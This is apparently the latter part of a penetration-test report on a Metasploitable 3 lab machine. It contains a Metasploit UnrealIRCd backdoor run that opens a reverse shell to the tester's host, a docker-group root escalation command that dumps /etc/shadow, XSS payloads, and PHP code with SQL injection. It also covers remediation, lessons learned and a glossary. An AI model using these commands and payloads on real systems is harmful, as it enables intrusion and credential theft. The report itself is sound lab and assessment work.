msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.29
RHOSTS ⇒ 192.168.100.29
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.4
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST ⇒ 192.168.100.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.4:4444
[*] 192.168.100.29:6697 - Connected to 192.168.100.29:6697 ...
    :irc.TestIRC.net NOTICE AUTH :** Looking up your hostname ...
[*] 192.168.100.29:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 135yDNXL8LLARDLk;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "135yDNXL8LLARDLk\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.100.4:4444 → 192.168.100.29:57955) at 2026-05-30 09:16:48 -0400
```

Figure: Metasploit UnrealIRCd backdoor exploit — module connects to `irc.TestIRC.net` on port 6697, sends backdoor command sequence, accepts both client connections, and opens Command shell session 1 at 2026-05-30 09:16:48 EDT. First exploitation attempt — no failures.

Step 2 — Post-Shell Enumeration as boba_fett

The backdoor executed under the boba_fett user account confirming the IRC server process runs as this user. Standard post-shell enumeration commands were run immediately:

```
whoami → boba_fett
id      → uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a → Linux metasploitable3-ub1404 3.13.0-170-generic
```

```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
hostname
metasploitable3-ub1404
cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Figure: Post-shell enumeration — `whoami=boba_fett`. `id` confirms `uid=1121(boba_fett)` `gid=100(users)` `groups=100(users),999(docker)`. The docker group (`gid=999`) membership is the critical finding here. Timestamp: 2026-05-30 09:17 EDT.

```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9
hostname
metasploitable3-ub1404
cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Figure: `hostname=metasploitable3-ub1404`. Kernel 3.13.0-170-generic x86_64. `cat /etc/passwd head -5` shows root with `/bin/bash`. Docker group membership confirmed in `id` output — independent root escalation path established.

Step 3 — Docker Group Privilege Escalation Path (F-07, CWE-269, CVSS 8.8)

The docker group (gid=999) grants socket-level access to the Docker daemon at /var/run/docker.sock. Any user in this group can run docker commands as if they were root on the host. The canonical privilege escalation technique mounts the host's root filesystem into a container and drops the user into a chroot shell with root privileges:

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# whoami → root
# cat /etc/shadow [full hash dump]
```

This command was not executed during the engagement because root access was already established through Chain 1. However, boba_fett's docker group membership was confirmed through the id command output, and the escalation path is fully documented. An attacker arriving exclusively via the UnrealIRCd backdoor with no knowledge of Chain 1 has a direct, one-command path to root through this account alone. The docker group finding is a confirmed Critical vulnerability independent of all other findings.

Proof of exploitation: Shell as boba_fett opened via CVE-2010-2075 backdoor. docker group membership confirmed via id output. Figures above.

Impact: Independent root access path. The system has two concurrent unrelated backdoors. Fixing Chain 1 does not close Chain 2.

CVSS 10.0 for UnrealIRCd: Network-exploitable, no privileges required, no user interaction, full system impact. Maximum severity score.

► Web Application Scanning — web_scanner.py

The custom web_scanner.py script was deployed against three endpoints. The script tests three XSS payload types a plain script tag injection, an img tag with an onerror event handler, and a URL-encoded SVG element with an onload event submitted to multiple parameter names (q, input, search) across multiple paths per endpoint. Only genuine reflections in the response body are flagged.

```

> msfconsole -q
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.4
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.100.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.4:4444
[*] 192.168.100.29:6697 - Connected to 192.168.100.29:6697 ...
:irc.TestIRC.net NOTICE AUTH :** Looking up your hostname ...
[*] 192.168.100.29:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 135yDNXL8LLARDLk;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "135yDNXL8LLARDLk\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.4:4444 -> 192.168.100.29:57955) at 2026-05-30 09:16:48 -0400

```

Figure: web_scanner.py vs http://192.168.100.29 — 1 of 3 payloads reflected. Script tag (<script>alert(1)</script>) reflected; img onerror and URL-encoded SVG were not. Medium severity XSS at root directory. Timestamp: 2026-05-30 16:19 EDT.

```

summary: 1 of 3 payloads
> python3 ~/Desktop/web_scanner.py http://192.168.100.29/drupal/ | tee ~/Desktop/pentest/stage5_web_scan_drupal.txt
vulnerable payload <script>alert(1)</script>
vulnerable payload <img src=x onerror=alert(2)>
vulnerable payload %3Csvg%2Fonload%3Dalert(3)%3E
vulnerable payload <script>alert(1)</script> vulnerable payload <img src=x onerror=alert(2)> vulnerable payload %3Csvg%2Fonload%3Dalert(3)%3E
summary: 3 of 3 payloads
> python3 ~/Desktop/web_scanner.py http://192.168.100.29/payroll_app.php | tee ~/Desktop/pentest/stage5_web_scan_payroll.txt
secure payload <script>alert(1)</script>
secure payload <img src=x onerror=alert(2)>
secure payload %3Csvg%2Fonload%3Dalert(3)%3E
secure payload <script>alert(1)</script> secure payload <img src=x onerror=alert(2)> secure payload %3Csvg%2Fonload%3Dalert(3)%3E
summary: 0 of 3 payloads

```

Figure: web_scanner.py vs http://192.168.100.29/drupal/ — 3 of 3 payloads reflected. All three variants including URL-encoded %3Csvg%2Fonload%3Dalert(3)%3E fired. This is the strongest XSS finding — the Drupal instance accepts and reflects all tested payload classes. Timestamp: 2026-05-30 16:19 EDT.

The payroll application returned 0 of 3 the only endpoint that resisted the scanner. This is the sole security strength identified during the web assessment phase. However, review of payroll_app.php source code revealed that the application's XSS resistance may be incidental; the SQL injection vulnerability in the same file is likely more severe.

► Payroll Application Source Code Analysis

Source review of payroll_app.php revealed three separate critical issues in 30 lines of code:

```
root@metasploitable3-ub1404:/home/vagrant# cat /var/www/html/payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
        <td><input type="submit" value="OK" name="s">
    </td>
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
```

Figure: payroll_app.php — Line 3: `$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll')` — MySQL root credentials hardcoded in plaintext. Lines 9–13: SQL query constructed by directly interpolating POST parameters `$user` and `$pass` into a string — classic SQL injection pattern.

```
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn->store_result()) {
                while ($row = $result->fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result->free();
            }
            if (!$conn->more_results()) {
                echo "</table></center>";
            }
        } while ($conn->next_result());
    }
}
```

Figure: payroll_app.php continued — multi_query() used to execute the SQL string. multi_query() accepts semicolon-separated SQL statements — a single crafted input can execute multiple arbitrary SQL commands. This is one of the highest-risk PHP database patterns and enables full database manipulation through the login form.

The three issues in payroll_app.php are: hardcoded database credentials (F-05 contributing factor); SQL injection via string interpolation into multi_query(); and a second copy of the root:sploitme credential. The SQL injection was not actively exploited because database access was already obtained via the recovered credentials but the login form at [http://192.168.100\[.\]29/payroll_app.php](http://192.168.100[.]29/payroll_app.php) represents an additional unauthenticated data extraction path.

9. SECURITY STRENGTHS

Three configurations were found to be correct. These should be preserved and extended during remediation rather than inadvertently removed.

- **Payroll app XSS resistance:** web_scanner.py returned 0 of 3 payloads flagged against payroll_app.php. The endpoint has some form of output handling in place, the only web endpoint on the system that resisted the scanner. This behaviour should be reviewed, understood, and replicated across all other web endpoints.
- **MySQL remote root login blocked:** The MySQL server correctly rejected remote root connections from 192.168.100.4, returning "Host is not allowed to connect." This default-correct configuration prevented direct database access from the attack machine and forced credential recovery through the file system instead adding one step to the attack chain.
- **SMB authentication level:** SMB is configured with authentication_level=user rather than share-level authentication. This provides a marginal additional layer of access control shares that require some form of user authentication rather than being fully anonymous. Guest access should still be disabled (F-10), but the authentication level itself is set correctly.

10. SECURITY WEAKNESSES

The weaknesses below are systemic — they are not isolated misconfigurations but patterns of neglect that run across the entire system. Each one contributed to multiple findings.

- **No credential management policy:** Default credentials were never changed on any service. SSH, MySQL, and application-level passwords all remained at factory defaults. This is not a technical failure — it is a process failure. No technical control compensates for credentials that are publicly known.
- **Cleartext password storage:** Fifteen employee passwords are stored in plain readable text in the payroll database. This is indefensible in any system handling personal data. It means any database read access through any of several vulnerabilities found in this report yields immediately usable credentials for every employee account.
- **Credentials embedded in application code:** Database credentials are written directly into a PHP configuration file in the web root. The ProFTPD vulnerability could have retrieved this file without root access. Credentials in source files are exposed to every file-read vulnerability, every developer with repository access, and every backup that leaves the server.

- **End-of-life software across the entire stack:** Ubuntu 14.04 reached end of life in April 2019. Kernel 3.13.0, ProFTPD 1.3.5, UnreallRCd 3.2.8.1, Apache 2.4.7, and OpenSSH 6.6.1p1 are all years past their supported lifecycle. No vendor patches are available. Known exploits exist for all of them. The entire software stack is permanently unpatched.
- **No outbound network filtering or host firewall:** Reverse shells connected to the attack machine without obstruction on every port tested. No iptables rules, no egress filtering, no intrusion detection. Any code execution vulnerability on this system immediately translates into an interactive outbound connection to an attacker-controlled host.
- **Unrestricted sudo for a provisioning account:** NOPASSWD: ALL for the vagrant account converts any shell on the system into immediate root access. This is the correct configuration only for fully automated, isolated provisioning pipelines. In a networked development environment, it eliminates every layer of privilege separation that exists above the initial access step.

11. REMEDIATION RECOMMENDATIONS

Remediation actions are listed in order of priority. All Critical findings should be addressed within 24 hours. High findings within 72 hours. Medium and Low within 30 and 90 days respectively. Each action includes a justification for the reason why this specific action addresses the root cause rather than just the symptom.

#	Finding	Priority	Remediation Action	Justification	Owner
F-01	ProFTPD mod_copy	[CRITICAL]	Upgrade ProFTPD to $\geq 1.3.6$. Disable mod_copy in proftpd.conf. Require authentication for SITE commands.	mod_copy was removed as a default-enabled module in 1.3.6. Disabling it removes the file copy attack surface entirely without affecting FTP functionality.	SysAdmin
F-02	Default SSH Credentials	[CRITICAL]	Rotate vagrant credentials immediately. Set PasswordAuthentication no in sshd_config. Enforce SSH key pairs only for all accounts.	Password auth over SSH is vulnerable to spray attacks. Key-only auth removes credential theft as an access vector permanently.	SysAdmin

F-03	Unrestricted sudo	[CRITICAL]	Remove NOPASSWD from /etc/sudoers. Grant only specific commands required per account. Require password confirmation for all sudo use.	NOPASSWD: ALL converts any shell access into instant root. Least-privilege sudo ensures privilege escalation requires the account password.	SysAdmin
F-04	Plaintext Passwords	[CRITICAL]	Hash all passwords using bcrypt (cost ≥ 12) with unique salts. Rotate all 15 credentials. Enforce password policy at application level.	Plaintext storage means any DB read = instant usable credentials. bcrypt with high-cost factor is resistant to GPU-accelerated cracking. MD5 is not.	DevOps/D BA
F-05	Hardcoded Credentials	[CRITICAL]	Migrate to environment variables or HashiCorp Vault. Remove credentials from settings.php. Rotate the sploitme password immediately.	Credentials in source code are exposed to any file-read vulnerability and to version control history. Secrets management separates config from code.	DevOps
F-06	UnrealIRCd Backdoor	[CRITICAL]	Remove UnrealIRCd immediately. Block port 6697 at host firewall. If IRC needed, replace it with a current audited version.	The backdoor is hardcoded — no patch exists for 3.2.8.1. Any running instance is an open, unauthenticated remote shell. Removal is the only remediation.	SysAdmin

F-07	Docker Group Privesc	[CRITICAL]	Remove non-admin users from docker group. Enable Docker rootless mode. Audit group membership monthly.	Docker group = root on any system running the daemon. This is documented Docker behaviour. Rootless mode eliminates the escalation path entirely.	SysAdmin
F-08	Drupal XSS	[HIGH]	Update Drupal to latest stable. Add Content-Security-Policy headers. Encode all user-controlled output with htmlspecialchars().	Drupal 7 is EOL. Reflected XSS enables session hijacking and credential theft from authenticated users. CSP headers provide a browser-level mitigation layer.	DevOps
F-09	/etc/shadow Exposure	[HIGH]	Confirm /etc/shadow is root:shadow 640. Audit all UID 0 accounts. Review all sudo rules for unnecessary access grants.	Shadow file exposure enables offline hash cracking of all accounts. Correct permissions are the baseline Linux defence — this is a configuration regression.	SysAdmin
F-10	SMB Guest/No Signing	[HIGH]	Disable SMB guest in smb.conf. Set smb signing = mandatory. Require authentication for all shared access.	SMB without signing is vulnerable to relay attacks. Guest access requires no credentials. Combined, they provide a trivial lateral movement path.	SysAdmin
F-11	phpMyAdmin Exposed	[HIGH]	Restrict to localhost or admin IP only. Disable root remote login. Move install path from /phpmyadmin to a non-guessable location.	Exposing a full DB admin interface with root credentials is equivalent to exposing the database directly. Path obscurity is not security but reduces automated scan discovery.	SysAdmin

F-12	EOL OS/Kernel	[HIGH]	Migrate to Ubuntu 22.04 LTS or 24.04 LTS. Apply all pending patches. Decommission EOL systems on a defined schedule.	Ubuntu 14.04 has received no security patches since April 2019. Kernel 3.13.0 has dozens of published local privilege escalation CVEs unaddressed.	SysAdmin
F-13	Web Dir XSS	[MEDIUM]	Implement output encoding across all endpoints. Add X-XSS-Protection and Content-Security-Policy headers.	One payload reflected — partial vulnerability. Output encoding is the correct defence. CSP headers add a browser-level enforcement layer.	DevOps
F-14	CUPS Exposed	[LOW]	Disable CUPS if printing unused cups (systemctl disable cups). If required, bind to localhost and require authentication.	Port 631 exposure allows unauthenticated access to printer configuration and system info. Disabling removes the surface entirely.	SysAdmin

Table 7: Remediation tracking matrix — 14 findings with prioritised actions, justifications, and assigned owners.




Figure 4: Remediation Roadmap — prioritised timeline showing all 14 findings mapped to 24-hour (Critical), 72-hour (High), 30-day (Medium), and 90-day (Low) remediation windows with effort estimates and responsible owners.

12. CONCLUSION AND REFLECTION

This assessment produced full system compromise through two independent attack chains, each starting from zero credentials and each ending with root-level access. The fourteen findings documented here are not edge cases or sophisticated techniques; they are the predictable consequences of a system that has never been formally assessed, never had its credentials rotated, and never had its software updated.

The payroll database exposure carries the highest real-world consequence. Fifteen employee records names, passwords, and exact salaries were extracted in plaintext through a chain that started with a publicly documented default password. In any jurisdiction with data protection legislation (GDPR, Kenya Data Protection Act 2019, CCPA, or equivalent), this would constitute a reportable data breach with potential regulatory penalties and mandatory notification obligations. The technical cost of prevention hashing passwords with bcrypt is measured in hours of developer time. The cost of not preventing it is not bounded.

► What Went Well

- **Custom scripts produced better evidence than expected:** port_scanner.py gave a clean, independently verifiable port inventory. web_scanner.py correctly differentiated between the fully vulnerable Drupal endpoint (3/3 payloads) and the more resistant payroll app (0/3 payloads); the distinction is meaningful, not noise, and validates the scanner's detection logic.
- **Manual ProFTPD exploitation was the right call:** Pivoting from the Metasploit module to Netcat produced cleaner, more auditable evidence. A server returning "250 Copy successful" followed by curl retrieving the file is unambiguous. It requires no explanation to a non-technical reader.
- **Chain 2 emerged from standard enumeration:** The docker group finding for boba_fett was not in the original test plan. It came from running a routine id command after obtaining the UnrealIRCd shell. Running standard post-exploitation checks after every new shell even when root is already confirmed through another path produced an independent finding that materially strengthens both the report and the remediation argument.
- **Two independent chains strengthen the report:** Demonstrating two separate paths to root one through FTP/SSH, one through IRC makes a stronger case for systemic remediation than a single chain would. The security team cannot argue that fixing one issue resolves the problem.

► What Was Challenging

- **Drupalgeddon2 module failures:** The module confirmed the target was vulnerable but failed to produce a session across multiple payload and port variations. The fallback to SSH default credentials was faster and more productive. The lesson: attempt known default credentials before attempting exploit modules against authentication-gated services.
- **ProFTPD Metasploit module PHP dependency:** The module's execution step assumed PHP was available at the target web path. Understanding this dependency before running the module by checking whether PHP is enabled in the web root first would have avoided three failed attempts and saved approximately twenty minutes.
- **Port range gap:** port_scanner.py scans 1–1024. UnrealIRCd was at 6697. The script did its job correctly within its defined range, but the gap meant a separate targeted Nmap query was required to find the IRC service. A full-range scan in parallel would have caught it earlier.

► What Would Be Done Differently

1. **Test default credentials immediately after port scan:** vagrant:vagrant is documented in the Metasploitable project. Attempting it in the first minute of Stage 2 would have established root access before any Metasploit module work began.
2. **Run full port scan in parallel from the start:** nmap -p- running in the background during targeted scanning would have surfaced port 6697 during Stage 2 without adding elapsed time.
3. **Check PHP availability before running mod_copy Metasploit module:** A quick curl to test whether .php files execute in the web root takes ten seconds and would have prevented multiple failed module attempts.
4. **Pursue SUID binary exploitation:** pkexec on this kernel version is vulnerable to CVE-2021-4034 (PwnKit). A longer engagement would use this as a tertiary escalation path to demonstrate defence-in-depth failures beyond sudo.

► Broader Security Takeaways

This environment illustrates a pattern that appears consistently in legacy development systems: security is treated as something to add later rather than a baseline requirement. Default credentials remain because "it's only dev." Software goes unpatched because "it's not internet-facing." Passwords are stored in cleartext because "only authorized people have DB access." Every one of these assumptions failed during this engagement, and each failure produced a Critical finding.

The deeper lesson is about attack chains. No individual technique used here was sophisticated. What made full compromise achievable in eight minutes was the combination of failures: a file read vulnerability led to usernames, a default password led to a shell, an unrestricted sudo rule led to root. Fixing any one of these steps breaks that chain. But "fixing one" is not a security posture. The correct response to these findings is to treat each one as independently unacceptable, not as part of a chain that can be disrupted by patching a single link.

Finally: the presence of a 2010-era IRC backdoor in a 2026 development environment is a reminder that software supply chain security is not a new problem. UnrealIRCd 3.2.8.1 was removed from distribution in 2010 and replaced. The fact that it was still running on this system sixteen years later with the backdoor intact is an argument for regular software inventory audits and automated EOL detection, not just patch management.

13. CHANGE LOG

The table below records all updates made to this report. Version 1.2 will document changes incorporated following the peer critique phase.

Version	Date	Change Description	Author
v1.0	30 May 2026	Initial release — full assessment report with all findings, screenshots, and methodology.	Junior Penetration Tester
v1.2	30 May 2026	Added CVSS scores; expanded tool rationale table; added testing constraints to scope; plain-language exec summary; justification column in remediation table; broader security takeaways in reflection; improved screenshot placement and depth throughout.	Junior Penetration Tester
v1.2	30 May 2026	Added per-finding technical analysis (root cause, evidence chain, detection indicators, business impact); inserted ProFTPD module execution screenshot inline; consolidated Appendix to caption-index format; corrected screenshot placement throughout. Added four high-resolution diagrams (Executive Risk Dashboard, Risk Heat Map, Attack Chain Diagram, Remediation Roadmap) with figure captions at correct positions.	Junior Penetration Tester

Table 8: Report change log — version history and change descriptions.

APPENDIX — SUPPORTING EVIDENCE

All screenshots are placed inline within the sections they evidence above. The figure captions below serve as a reference index, cross-linking each screenshot to the section and finding it supports. Figures are organised by assessment stage.

► A.1 Environment Setup

Figure: Kali Linux 2025.1c — `ip addr show`. Attacker IP: 192.168.100.4/24, interface `eth0`,

Figure: Metasploitable 3 — `ip a`. Target IP: 192.168.100.29/24, interface `eth0`, Hostname: `metasploitable3-ub1404`.

► A.2 Reconnaissance

Figure: `ping -c 4` — target live, TTL=64, 0% packet loss, latency 0.6–2.15ms.

Figure: `port_scanner.py` — 5 open ports: 21, 22, 80, 445, 631. Summary: 5 open ports.

Figure: `Nmap -sV -sC` targeted scan — service versions, HTTP directory listing, SSH host keys.

Figure: Nmap SMB scripts — guest access, signing disabled, computer name confirmed.

► A.3 Metasploit Setup and ProFTPD

Figure: Metasploit v6.4.50-dev — 2496 exploits loaded.

Figure: `search proftpd` — module 15 (`proftpd_modcopy_exec`) rated Excellent.

Figure: ProFTPD `mod_copy` module options — `RHOSTS`, `SITEPATH`, `TARGETURI` configured.

Figure: Module execution — file copy succeeded, PHP execution failed — evidence of `mod_copy` vulnerability confirmed even without shell.

► A.4 Manual ProFTPD Exploitation

Figure: Netcat to port 21 — ProFTPD 1.3.5 banner, no credentials requested.

Figure: SITE CPFR/CPTO — "250 Copy successful" without authentication.

Figure: `curl /passwd.txt` — full `/etc/passwd`, 15 accounts with `/bin/bash`.

► A.5 SSH Access and Privilege Escalation

Figure: SSH `vagrant:vagrant` — shell access, Ubuntu 14.04.6 LTS banner.

Figure: `sudo -l` — NOPASSWD: ALL confirmed for `vagrant`.

Figure: `sudo su` — `uid=0(root)`, full root shell.

► A.6 post-exploitation

Figure: `cat /etc/shadow` — all hashes, MD5-crypt for Star Wars accounts.

Figure: `settings.php` — `root:sploitme` in plaintext.

Figure: MySQL login — 4 databases accessible.

Figure: Drupal DB — 73 tables.

Figure: Drupal users — admin hash and email.

Figure: Payroll DB — users table.

Figure: Payroll users — 15 records, plaintext passwords and salaries.

Figure: MySQL user table — root hash for localhost and 127.0.0.1.

Figure: phpMyAdmin — root login accepted.

Figure: phpMyAdmin — payroll.users plaintext data in browser.

Figure: `find -perm -4000` — SUID binaries including `pkexec` and `policykit`.

Figure: `payroll_app.php` — hardcoded credentials, unsanitised SQL query.

Figure: `payroll_app.php` — `multi_query()` with direct POST interpolation.

► A.7 UnreallRCd Exploitation

Figure: UnreallRCd backdoor — session opened 192.168.100.4:4444 → 192.168.100.29:57955.

Figure: `boba_fett` — `whoami`, `id`, `docker` group (`gid=999`) confirmed.

Figure: `hostname`, `kernel`, `docker` group confirmed via `id` output.

► A.8 Web Scanner Results

Figure: `web_scanner.py` root — 1 of 3 payloads.

Figure: `web_scanner.py` Drupal — 3 of 3 payloads reflected.

GLOSSARY OF TERMS

Technical terms used in this report are defined below for readers without a cybersecurity background.

Term	Definition
CVE	Common Vulnerabilities and Exposures — unique public identifier for known security vulnerabilities
CVSS v3.1	Common Vulnerability Scoring System — standardised 0–10 severity scale for vulnerability prioritisation
CWE	Common Weakness Enumeration — classification framework for categories of software security weaknesses
Default credentials	Factory-set username/password combinations shipped with software that have not been changed post-installation
Docker group	Linux group granting access to the Docker daemon socket — functionally equivalent to root on any system running Docker
FTP	File Transfer Protocol — network protocol for transferring files between hosts, operating on port 21
IRC	Internet Relay Chat — real-time messaging protocol; UnrealIRCd was running on port 6697 on the target
Metasploit Framework	Open-source penetration testing framework providing exploit modules, payloads, and post-exploitation tools
